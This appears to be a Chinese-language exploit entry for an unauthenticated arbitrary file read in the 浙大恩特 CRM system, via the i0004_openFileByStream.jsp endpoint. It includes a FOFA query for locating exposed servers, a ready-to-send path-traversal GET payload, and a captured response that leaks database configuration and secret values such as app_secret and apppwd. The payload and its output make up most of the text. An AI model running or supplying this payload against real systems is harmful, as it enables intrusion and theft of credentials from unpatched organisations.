
# Z1-12浙大恩特-客户资源管理系统-任意文件读取

## 漏洞描述：

浙大恩特客户资源管理系统 i0004_openFileByStream.jsp接口处存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

**网站图片：**




## 网络测绘：

**fofa语法：**

FOFA：app="浙大恩特客户资源管理系统"

## 漏洞复现：

payload：

```
GET /entsoft/module/i0004_openFileByStream.jsp;.jpg?filepath=/../EnterCRM/bin/xy.properties&filename=conan HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:103.0) Gecko/20172209 Firefox/103.0
Connection: close
Accept: */*
Accept-Encoding: gzip
```

效果图:
读取数据库配置

Request

数据包扫描 美化 热加载 构造请求

```
GET /entsoft/module/i0004_openFileByStream.jsp;.jpg?filepath=/../EnterCRM/bin/xy.properties&
filename=conan HTTP/1.1
Host: 1[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:103.0) Gecko/20172209 Firefox/103.0
Connection: close
Accept: */*
Accept-Encoding: gzip
```

Responses 1619bytes / 61ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Disposition: attachment;filename=
Content-Type: application/x-download
Date: Thu, 11 Apr 2024 09:52:59 GMT
Connection: close
Content-Length: 1619

//This property file is for the user who
drivers=com.sybase.jdbc2.jdbc.SybDataSour

//identify the path of the log file
//please replace "\" with "\\" in your pa
//for example:
//Managerlogfile=e:\\tv\\ConnectionManage
//Poollogfile=e:\\tv\\ConnectionPool.log

dbname=ASA
jbosspath=D:/
entsoftpath=D:/
enterdocpath=/enterdoc
sysonline=N
appid=123
apppwd=456
base_url=https://ent.intsig.net/corp/supp
app_secret=577434DD2273497BN08BR77R
```